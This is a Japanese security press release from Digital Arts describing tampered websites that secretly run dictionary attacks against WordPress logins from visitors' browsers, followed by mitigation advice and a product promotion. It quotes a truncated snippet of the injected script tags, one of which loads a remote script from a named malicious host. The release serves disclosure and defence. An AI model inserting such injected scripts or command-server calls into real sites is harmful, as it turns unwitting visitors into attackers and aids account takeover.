2024 年 6 月 18 日
デジタルアーツ株式会社

PRESS RELEASE

【セキュリティレポート】改ざんサイト訪問者の Web ブラウザーで「辞書攻撃」を秘密裏に強制　攻撃者は他人を介して不正アクセスを実行

情報セキュリティメーカーのデジタルアーツ株式会社（本社：東京都千代田区、代表取締役社長：道具　登志夫、以下 デジタルアーツ、証券コード 2326）は、改ざんサイトにアクセスした訪問者の Web ブラウザーで「辞書攻撃」を行い、ターゲットサイトへの不正アクセスを試みる手口を分析したセキュリティレポートを公開しました。

気づかぬうちに自身の Web ブラウザーが「辞書攻撃」の実行環境に


当事象の不正アクセスに利用された「辞書攻撃」は、よく使われる単語やパスワードのリストを使用して何度も繰り返しアカウントの認証突破を試みるサイバー攻撃であり、2024年2月下旬から3月中旬にかけて観測されました。

攻撃者は、改ざんサイトにアクセスした訪問者の Web ブラウザーを「辞書攻撃」の実行環境に利用することで、ターゲットである Wordpress サイトへの不正アクセスを試みます。この挙動は、バックグラウンドで実行されていることから訪問者が気が付くことは困難であり、Web ブラウザーで改ざんサイトが開かれている限り、様々な Wordpress サイトをターゲットに継続されます。つまり、訪問者は意図せず多くの攻撃に加担していることになります。

当手法における攻撃者の利点は、様々な訪問者に不正アクセスを行わせることで、特定の IP アドレスや国からのアクセスを拒否するといったサイト側の対策を回避できることです。加えて、攻撃者は自身で攻撃を仕掛けたり、攻撃のための実行環境を準備することなく、不正アクセスを実行できるというメリットもあります。

各ターゲットサイトへ 100 回ずつ攻撃を実行

攻撃の概要




当攻撃は、正規の Web サイトに不正なスクリプトが挿入された改ざんサイトにアクセスすることで始まります。

```
<script id="deule">function generateRandomString(t){const e="ABCDEFGHIJKLMNOPQRST
<script id="deule2" src="https://dynamic-linx.com/chx.js"></script>
<script id="deule3">var e1 = document.getElementById("deule");if (e1) {e1.parentN
```

挿入されたスクリプト（一部改行を追加）

改ざんサイトにアクセスしてしまった訪問者は、指令サーバーから辞書攻撃の実行指令を受けると共に、攻撃者から渡された Wordpress サイトのターゲット URL、ログイン ID、パスワード情報で自身の気づかぬところで不正アクセスを試みます。1 つのサイトにつき、1つの ID と 100 つのパスワードでログインを繰り返し、アカウント認証突破のための攻撃を行います。



改ざんサイトから辞書攻撃が行われるまでの通信の流れ（再現）

攻撃に加担しない、攻撃の被害者にならない対策方法とは

改ざんされた Web サイトの管理者は、自身が攻撃に加担しないためにも、不審なスクリプトの設置確認に加え、安全な Web サイトの運用を心がける必要があります。

訪問者は、Web サイトへアクセスをする際に URL フィルタリング製品や SWG（Secure Web Gateway）製品を導入し、指令サーバーのような悪意のあるサイトやコンテンツへのアクセスを制限できるような対策を行うとよいでしょう。

Wordpress サイトの管理者は、異なるシステム間で情報をやり取りする手段である「XML-RPC」を無効にするか、無効にできない場合でも、特定 IP のみ有効にするなどの設定変更も効果的です。またログインパスワードを長く複雑なものにする、多要素認証が利用できるプラグインを導入するなどといった対策も検討することで、不正アクセスの被害者になることを防ぐことができるでしょう。

詳細のセキュリティレポートはこちら

以下、弊社コーポレートサイト上にて公開しております。

詳細はこちらからご覧ください。

https://www.daj.jp/security_reports/39/

■参考情報

IPA（情報処理推進機構）
安全なウェブサイトの運用管理に向けての 20 ヶ条 ～セキュリティ対策のチェックポイント～

NISC（内閣サイバーセキュリティセンター）
インターネットの安全・安心ハンドブック

■デジタルアーツの「i-FILTER」では

デジタルアーツでは日々様々な情報をもとにデータの収集を行っており、本稿のような攻撃に用いられる URL は「i-FILTER」のフィルターデータベースへと迅速に配信され、[脅威情報サイト][違法ソフト・反社会行為][不確定サイト（※）] カテゴリにてブロックすることが可能です。
※[不確定サイト] カテゴリは、弊社でカテゴリ精査を行った結果、コンテンツや URL などの付随情報では利用用途が判断できない URL が含まれます。用途が判明した場合は別のカテゴリへと修正されます。

さらに、フィルターデータベースに反映されていない URL であっても「ホワイト運用」を行うことで、デジタルアーツが安全を確認した URL にのみアクセスを許可し未知の悪性 URL をブロックすることができます

デジタルアーツ株式会社　概要

Web、メール、ファイルなどのセキュリティソフトウェアの提供を核に事業展開する情報セキュリティメーカーです。
1995 年の創業以来、「より便利な、より快適な、より安全なインターネットライフに貢献していく」を企業理念とし、情報漏えい対策や標的型攻撃をはじめとするサイバー攻撃対策を実現する最先端の製品を、企業・官公庁・学校・家庭向けに提供しています。

東京都千代田区大手町 1-5-1 大手町ファーストスクエア　ウエストタワー14F　▶URL: https://www.daj.jp/
＜本リリースに関するお問い合わせ＞
デジタルアーツ株式会社　広報課　関・宮内　　TEL ：03-5220-1670／ E-mail : press@daj.co.jp